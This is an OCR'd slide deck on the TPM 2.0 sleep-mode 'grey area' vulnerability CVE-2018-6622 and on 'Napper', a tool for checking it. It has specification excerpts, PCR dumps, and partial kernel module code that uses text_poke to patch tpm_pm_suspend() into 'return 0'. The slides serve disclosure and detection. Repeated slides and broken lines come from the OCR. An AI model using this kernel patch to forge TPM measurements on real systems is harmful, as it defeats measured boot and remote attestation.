
How about SRTM?

Waking Up Process of the SRTM



<TCG PC Client Platform Firmware Profile Specification>

“Grey Area” Vulnerability (1) (CVE-2018-6622)



<TCG PC Client Platform Firmware Profile Specification>

"Grey Area" Vulnerability (1) (CVE-2018-6622)

TPM 2.0

What is the "corrective action"?

If the TPM receives Startup(STATE) that was not preceded by Shutdown(STATE), then there is no state to restore and the TPM will return TPM_RC_VALUE. The CRTM is expected to take corrective action to prevent malicious software from manipulating the PCR values such that they would misrepresent the state of the platform. The CRTM would abort the Startup(State) and restart with Startup(CLEAR).

This means "reset the TPM"


TPM 1.2

The startup behavior defined by this specification is different than TPM 1.2 with respect to Startup(STATE). A TPM 1.2 device will enter Failure Mode if no state is available when the TPM receives Startup(STATE). This is not the case in this specification. It is up to the CRTM to take corrective action if it the TPM returns TPM_RC_VALUE in response to Startup(STATE).

<Trusted Platform Module Library Part1: Architecture Specification>

I have no idea about "corrective action"

I should do nothing!



"Grey Area" Vulnerability (1) (CVE-2018-6622)

TPM 2.0

What is the "corrective action"?


If the TPM receives Startup(STATE) that was not preceded by Shutdown(STATE), then there is no state to restore and the TPM will return TPM_RC_VALUE. The CRTM is expected to take corrective action to prevent malicious software from manipulating the PCR values such that they would misrepresent the state of the platform. The CRTM would abort the Startup(State) and restart with Startup(CLEAR).

This means "reset the TPM"


TPM 1.2

The startup behavior defined by this specification is different than TPM 1.2 with respect to Startup(STATE). A TPM 1.2 device will enter Failure Mode if no state is available when the TPM receives Startup(STATE). This is not the case in this specification. It is up to the CRTM to take corrective action if it the TPM returns TPM_RC_VALUE in response to Startup(STATE).


<Trusted Platform Module Library Part1: Architecture Specification>


Bank/Algorithm: TPM_A
PCR_00: 3d ca ea 25
PCR_01: b2 a8 3b
PCR_02: b2 a8 3b 0e
PCR_03: b2 a8 3b 0e
PCR_04: 1c 25 49 f2
PCR_05: cd ca c6 1f
PCR_06: b2 a8 3b 0e
PCR_07: 40 37 33 6f
PCR_08: 6b 0f 47 1f
PCR_09: 77 67 e9 eb
PCR_10: 3c 72 6c db
PCR_11: 00 00 00 00
PCR_12: 00 00 00 00
PCR_13: 00 00 00 00
PCR_14: 00 00 00 00
PCR_15: 00 00 00 00
PCR_16: 00 00 00 00
PCR_17: ff ff ff ff
PCR_18: ff ff ff ff
PCR_19: ff ff ff ff
PCR_20: ff ff ff ff
PCR_21: ff ff ff ff
PCR_22: ff ff ff ff
PCR_23: 00 00 00 00
sleep
lgorithm: TPM_ALG_SHA1(0x0004)
PCR_02:
PCR_03:
PCR_04: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_05: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_06: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_07: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_08: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_09: 00 00 00 00 00
PCR_10: 00 00 00 00 00
PCR_11: 00 00 00 00 00
PCR_12: 00 00 00 00 00
PCR_13: 00 00 00 00 00
Clear!
PCR_14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_15: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_17: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_18: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_19: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_20: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_21: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_22: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_23: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Exploit Scenario of the CVE-2018-6622



Contents – "Napper"



Second Encounter!!!

“**Napper**”?

- **Is a tool that can check the ACPI S3 sleep mode vulnerability in the TPM**
  - It is a bootable USB device based-on Ubuntu 18.04
  - It has a **kernel module** and **user-level applications**
- **Makes the system take a nap and checks the vulnerability**
  - The kernel module exploits the grey area vulnerability (CVE-2018-6622) while sleeping by patching kernel
  - The user-level applications check the TPM status and show a report

“Napper”?

- **Is a tool that can check the ACPI S3 sleep mode vulnerability in the TPM**
  - It is a bootable USB device based-on Ubuntu 18.04
  - It has a **kernel module** and **user-level applications**

CVE-2017-16837 is a software vulnerability!
Upgrade tBoot if the version is lower than v1.9.7

  - The kernel module exploits the grey area vulnerability (CVE-2018-6622) while sleeping by patching kernel
  - The user-level applications check the TPM status and show a report

Napper's Kernel Module (1)

- **Patches the tpm_pm_suspend() function in TPM driver**
  - The function is invoked by kernel while S3 sleep sequence
  - The kernel module changes the function to "**return 0;**"

```c
int tpm_pm_suspend(struct device *dev)
{
    struct tpm_chip *chip = dev_get_drvdata(dev);
    struct tpm_cmd_t cmd;
    int rc, try;

    u8 dummy_hash[TPM_DIGEST_SIZE] = { 0 }

    if (chip == NULL)
        return -ENODEV;

    if (chip->flags & TPM_CHIP_FLAG_ALWAYS_POWERED)
        return 0;

    if (chip->flags & TPM_CHIP_FLAG_TPM2) {
        tpm2_shutdown(chip, TPM2_SU_STATE);
        return 0;
    }
```

```c
int tpm_pm_suspend(struct device *dev)
{
    // Do nothing!
    return 0;
}
```

Napper's Kernel Module (2)

```c
static int __init napper_init(void)
{
	TEXT_POKE fn_text_poke;
	unsigned long tpm_suspend_addr;

	// Byte code of "XOR RAX, RAX; RET;"
	unsigned char ret_op_code[] = {0x48, 0x31, 0xC0, 0xC3};
	unsigned char org_op_code[sizeof(ret_op_code)];

	// Find needed functions
	fn_text_poke = (TEXT_POKE) kallsyms_lookup_name("text_poke");
